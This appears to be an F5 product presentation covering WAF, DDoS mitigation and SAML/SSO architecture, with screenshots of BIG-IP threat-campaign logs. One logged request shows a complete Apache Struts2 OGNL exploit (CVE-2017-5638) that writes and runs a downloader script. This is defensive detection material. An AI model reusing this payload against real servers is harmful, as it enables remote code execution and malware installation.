


Single Sign On Portal

 eTIME Time and Attendance	 GlobalView Payroll Employee Self-Service	 Bugzilla Internal Bug Tracking F5 PTG defect tracking system.	 Concur Travel & Expense F5 travel and expenses managing application.	 F5 Policy Portal ConvergePoint is F5's Policy Management Portal. Click to view policies.
 Finder Corporate Maps Search and locate: Employees, desk locations, meeting rooms and shared office amenities.	 GlobeSmart Enhance your cultural intelligence and improve your global business interactions.	 LearnF5 Your hub for learning at F5.	 LinkedIn Learning Access over 13,000+ expert-led video courses to build your business, creative and technical skills.	 NAVEX F5 HR Training F5 online compliance training for all employees.
 Office 365	 Outlook Office 365 Email	 Oracle EBS E-Business Suite F5 enterprise resource planning, iProcurement, and customer relationship management tool.	 Salesforce F5 CRM Solution SaaS CRM system used by F5 to manage the sales process and customer data.	 ServiceNow f5.service-now.com Enterprise service management portal.
 Tableau BI Data Visualization F5 Networks interactive data visualization dashboards.	 Workday F5 HRIS Solution F5 HR global workforce managing tool.	 Zoom Enterprise Audio & Video Conferencing.		
Other Resources				
 AWS 4261 Console SALES - NA-FED	 BitLocker Self Service Console Get a BitLocker Recovery Key to regain access to Windows.	 Business Integrity Hotline File a report on violations of F5 policies or standards	 CA PPM Project & Portfolio Management for IT and PTG	 Email Quarantine quarantine.f5net.com F5 email spam quarantine application.

Security

- **L3/4 Firewall**
- **IDS/IPS**
- **Inspection/Visibility/PCAP**
- **RWP**
- **FIPS**
- **Advanced WAF...**



Advanced WAF

- **L7 FW**
- OWASP Top 10
- SQL Injections, XSS, XSRF
- <https://owasp.org/www-community/attacks/>
- **Credential Stuffing (Shape)**
- Anti Fraud
- **Data Leakage Prevention**
- Bi-Direction Protection
- SSN, EDIPI, Credit Card info
- **Threat Campaigns...**



AWAF – Threat Campaigns

Security » Event Logs : Application : Requests

Application	Protocol	Network	DoS	Bot Defense	Logging Profiles
[HTTP] / 🇺🇸 39.98.213.1 04:07:58 2019-09-24	200				
[HTTP] / 🇧🇷 196.52.43.65 03:02:15 2019-09-24	200				
[HTTP] / 🇮🇳 139.162.113.204 02:55:58 2019-09-24	200				
[HTTP] / 🇺🇸 112.126.99.90 00:49:23 2019-09-24	200				
[HTTP] /TP/public/index.php 🇺🇸 112.126.99.90 00:49:22 2019-09-24	404				
[HTTP] / 🇺🇸 159.203.201.184 21:34:44 2019-09-23	200				
[HTTP] /manager/html 🇨🇵 210.60.110.4 21:01:18 2019-09-23	N/A				
[HTTP] / 🇺🇸 184.105.247.195 20:46:56 2019-09-23	200				
[HTTP] / 🇺🇸 34.77.126.2 20:37:41 2019-09-23	200				
[HTTP] /version 🇺🇸 128.14.134.134 20:33:48 2019-09-23	404				
[HTTP] /					

☐ Order by Date ▾ Newest ↓
Total Entries: **11084** Page 1 of 111 ▾

[HTTP] /manager/html

Triggered Violations 1

Violation	Occurrences	Suggestions
Threat Campaign detected ▾	1 ▾	None

Request Details

Geolocation ▾	🇨🇵	Name ⓘ Tomcat administrator password guessing - MSIE 10.0
Source IP Address ▾	210.60.110.4	
Device ID	N/A	Applied Blocking Settings <input type="button" value="Block"/> <input type="button" value="Alarm"/>
Microservice	N/A	
		Attack Types N/A

Request

Request actual size: 213 bytes.

```
GET /manager/html HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
Host: 15.200.18.226:80
Authorization: *****
```

Response N/A

No response details are available because request was blocked

AWAF – Threat Campaigns

Security // Event Logs - Application - Requests

Application

Protocol

Network

DoS

Bot Defense

Logging Profiles

☐ Order by Date

Newest ↓

☐ Applied Filter: Source IP Address is not: 10.0.4.176

Refresh

Settings

Total Entries: 3526 Page 2 of 36

Requests

☐

108.51.54.244

13:00:50 2019-09-17

200

☐ [HTTP] /

27.124.32.14

09:02:24 2019-09-17

200

☐ [HTTP] /index.do

218.108.71.72

06:44:57 2019-09-17

5

N/A

☐ [HTTP] /index.action

218.108.71.72

06:44:57 2019-09-17

5

N/A

☒ [HTTP] /struts2-rest-showcase/orders.xhtml

218.108.71.72

06:44:56 2019-09-17

5

N/A

☐ [HTTP] /css/style.css

108.51.54.244

06:32:13 2019-09-17

200

☐ [HTTP] /brute-force.php

108.51.54.244

06:32:13 2019-09-17

200

☐ [HTTP] /command-execution.php

108.51.54.244

06:32:12 2019-09-17

200

☐ [HTTP] /command-execution.php

108.51.54.244

06:32:09 2019-09-17

200

☐ [HTTP] /reflected-xss.php

108.51.54.244

06:32:08 2019-09-17

200

☐ [HTTP] /stored-xss.php

108.51.54.244

06:32:08 2019-09-17

200

☐ [HTTP] /reflected-xss.php

108.51.54.244

06:32:08 2019-09-17

200

Delete Request

Export Request

Accept Request

Attack signature detected

2 None

Threat Campaign detected

1 None

Request Details

Basic All Details

Geolocation

China

Source IP Address

218.108.71.72:58089

Device ID

N/A

Microservice

N/A

Time

2019-09-17 06:44:56

Violation Rating

5 Request is most likely a threat

Attack Types

Cross Site Scripting (XSS)

Request

Request actual size: 1951 bytes.

```
GET /struts2-rest-showcase/orders.xhtml HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %({#nike='multipart/form-data'}).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?{#_memberAccess=#dm}):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#cmd='cmd /c del C:/Windows/temp/searsvc.vbs&echo Set Post = CreateObject("Msxml2.XMLHTTP") >>C:/Windows/temp/searsvc.vbs&echo Set Shell = CreateObject("Wscript.Shell") >>C:/Windows/temp/searsvc.vbs&echo Post.Open "GET", "", 0 >>C:/Windows/temp/searsvc.vbs&echo Post.Send() >>C:/Windows/temp/searsvc.vbs&echo Set aGet = CreateObject("ADODB.Stream") >>C:/Windows/temp/searsvc.vbs&echo aGet.Mode = 3 >>C:/Windows/temp/searsvc.vbs&echo aGet.Type = 1 >>C:/Windows/temp/searsvc.vbs&echo aGet.Open() >>C:/Windows/temp/searsvc.vbs&echo aGet.Write(Post.responseBody) >>C:/Windows/temp/searsvc.vbs&echo aGet.SaveToFile "C:/Windows/temp/searsvc.exe", 2 >>C:/Windows/temp/searsvc.vbs&echo wscript.sleep 10000>>C:/Windows/temp/searsvc.vbs&echo Shell.Run ("C:/Windows/temp/searsvc.exe")>>C:/Windows/temp/searsvc.vbs&C:/Windows/temp/searsvc.vbs').(#iswin=@java.lang.System.getProperty('os.name').toLowerCase().contains('win')).(#cmds=(#iswin?{'cmd.exe', '/c', #cmd}:{'/bin/bash', '-c', #cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext.getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils.copy(#process.getInputStream(), #ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: 15.200.18.226
```


AWAF – Threat Campaigns

Security » Application Security : Threat Campaigns

Threat Campaigns

Hackazon-WAF Learning Mode: Automatic Auto-Apply: Real-Time Apply Policy

Order by Name A to Z ↑

Total Entries: 225 Page 1 of 3 ▼

Policy Threat Campaigns

☐ Advertisement Spam bot - no-cache
Comments Spam

Enforced

☐ Advertisement Spam bot - Trident
Comments Spam

Enforced

☐ Advertisement Spam Campaign - q=0.01
Comments Spam

Enforced

☐ Apache Struts 2 Jakarta Multipart Parser - echo Strut...
Command Execution Reconnaissance

Enforced

☐ Apache Struts DefaultActionMapper OGNL RCE - Exp...
Command Execution Reconnaissance

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - windows 2...
Command Execution Reconnaissance

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - 211720811
Command Execution Reconnaissance

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - 55_55 1
Command Execution Reconnaissance

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - awsnfdp
Command Execution Reconnaissance

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - C# downlo...
Malware Spreading - Crypto Currency Miner

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - certutil
Malware Spreading - Crypto Currency Miner

Enforced

☒ Apache Struts2 Jakarta Multipart Parser - crontab
Malware Spreading - Crypto Currency Miner

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - ddos.ctlers...
Malware Spreading - DDoS

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - echo Aman...
Malware Spreading

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - echo kiss
Malware Spreading - DDoS

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - ftp -s & ech...
Malware Spreading - Crypto Currency Miner

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - f_ck ros
Command Execution Reconnaissance

Enforced

☐ Apache Struts2 Jakarta Multipart Parser - nbl Bill Ca...
Command Execution Reconnaissance

Enforced

Update

Enforcement State

Enforced

Disabled

Threat Campaign Details

Name

Apache Struts2 Jakarta Multipart Parser - crontab

Intent

Malware Spreading - Crypto Currency Miner

Attack Type

Server Side Code Injection ▼

Description

This campaign aims to spread malware by abusing the Apache Struts 2 Jakarta Multipart Parser vulnerability (CVE-2017-5638) to download and install miner-d crypto mining software by creating two crontab jobs. The jobs instruct the compromised machine to download and then execute the spearhead script which would download and deploy the miner-d crypto mining software. An examination of the deployed configuration files showed that the threat actor deploys the malware to the "CryptoNight" currency. CryptoNight is a proof-of-work algorithm. It is designed to be suitable for ordinary PC CPUs, but currently no special purpose devices for mining are available. Therefore, CryptoNight can only be CPU-mined for the time being. CryptoNight was originally implemented in the CryptoNote codebase. More information about CryptoNight can be found in the bitcoin.it Wiki: <https://en.bitcoin.it/wiki/CryptoNight>

Target

Servers with the Apache Struts 2 framework on Linux

Payload Tactics

Download the spearhead script and set a delayed task (cron) to download and install the full malware package.

Payload Analysis

The threat actor abuses the vulnerability (CVE-2017-5638) to deploy miner-d crypto mining software.

Collateral Damage

Machines with the malware deployed will suffer from poor performance due to high resource consumption.

Delivered Malware

Type

shell script

Family

Spearhead - install script

Target System

Linux

Programming Language

sh

Malware Analysis

Downloads the configuration and the malware.

Type

Linux Executable (ELF)

Family

Cryptocurrency Miner (miner-d)

Target System

Linux

Programming Language

C

Risk

High

First Observed

2017-07-12

Last Updated

2019-02-01

Systems

Apache Struts
Unix/Linux

References

CVE-2017-5638
<https://en.bitcoin.it/wiki/CryptoNight>
<https://cryptonote.org/inside.php>

DDOS Prevention


- L3/4
- L7
- Bot Protection
- Geolocation
- IP Intelligence

	Volumetric Attacks	Protocol Attacks	Application Attacks
What is it?	Attacks that use massive amount of traffic saturating the bandwidth of the target. Volumetric attacks are easy to generate by employing simple amplification techniques.	Attacks that render a target in-accessible by exploiting a weakness in the Layer 3 and Layer 4 protocol stack.	Attacks that exploit a weakness in the Layer 7 protocol stack. The most sophisticated of attacks and most challenging to identify/mitigate.
How does it cripple the target?	The sheer quantity of traffic generated by the attack can completely block access to the end-resource (a website or a service). The magnitude of the attack is commonly measured in bits or packets per second.	Protocol attacks consume all the processing capacity of the attacked-target or intermediate critical resources like a firewall causing service disruption.	Application attacks establish a connection with the target and then exhaust the server resources by monopolizing processes and transactions.
Examples	NTP Amplification, DNS Amplification, UDP Flood, TCP Flood	Syn Flood, Ping of Death	HTTP Flood, Attack on DNS Services

Reduction of Traffic Saves \$\$\$ in a Consumption Model

Availability & Performance

- Load Balancing
- Global Server Load Balancing - GSLB
- SSL/TLS Offloading (Centralized FIPS Key MGMT)
- WAN & LAN Traffic Optimization




Application Architectures

Office 365

- How do we maximize the investment in O365 ?
- SSL/TLS Termination
- CAC Auth
- ADFS Web Application Proxy (WAP)
- ADFS Server Farms
- URI Rewrites
- Kerberos Constrained Delegation
- Token Broker / Traffic Direction
- SSO

Simplifying application access


Using a centralized trusted source of user identity – such as IDaaS, leveraging single sign-on (SSO), and federating identity across **ALL** apps – even those not supporting modern authentication (SAML, OAuth, OIDC) – simplifies user access to **ANY** app




SAML IDP for SaaS

- BIG-IP can be deployed in both IDP and SP initiated SAML Configurations.
- This is by far the most common SaaS use case.
- BIG-IP can perform CAC Auth in front of either scenario

The following diagrams show the traffic flow for this configuration. In these examples, we use Salesforce as our SaaS application.



1. User logs on to the F5 APM IdP and is directed to the Webtop.
2. User selects a Salesforce service from the Webtop.
3. F5 APM may retrieve attributes from the user data store to pass on with the SaaS service provider.
4. APM directs the requests to the SaaS service with the SAML assertion and optional attributes via the user browser.



1. User accesses the Salesforce SaaS service.
2. Salesforce redirects the user back to the F5 APM SAML IdP with SAML request via users browser.
3. F5 APM prompts the user to logon with the relevant credentials.
4. At this time F5 APM may retrieve attributes from the user data store to pass on with the SaaS service provider.
5. APM then sends a SAML response to Salesforce with the authentication information and optional attributes via the user browser for allowing access to the service.


Cisco UC CAC Enablement and SSO

BIG-IP as the IDP for Cisco Unified Communications Applications

Can be IDP and ADP Proxy

Enabled CAC and SSO for MGMT and Application Access

https://www.cisco.com/c/en/us/td/docs/voice_ip_comm/cucm/SAML_SSO_deployment_guide/12_5_1/cucm_b_saml-ss0-deployment-guide-12_5/cucm_b_saml-ss0-deployment-guide-12_5_chapter_01.html



Configure 2 Factor

Solutions for non-CAC holders

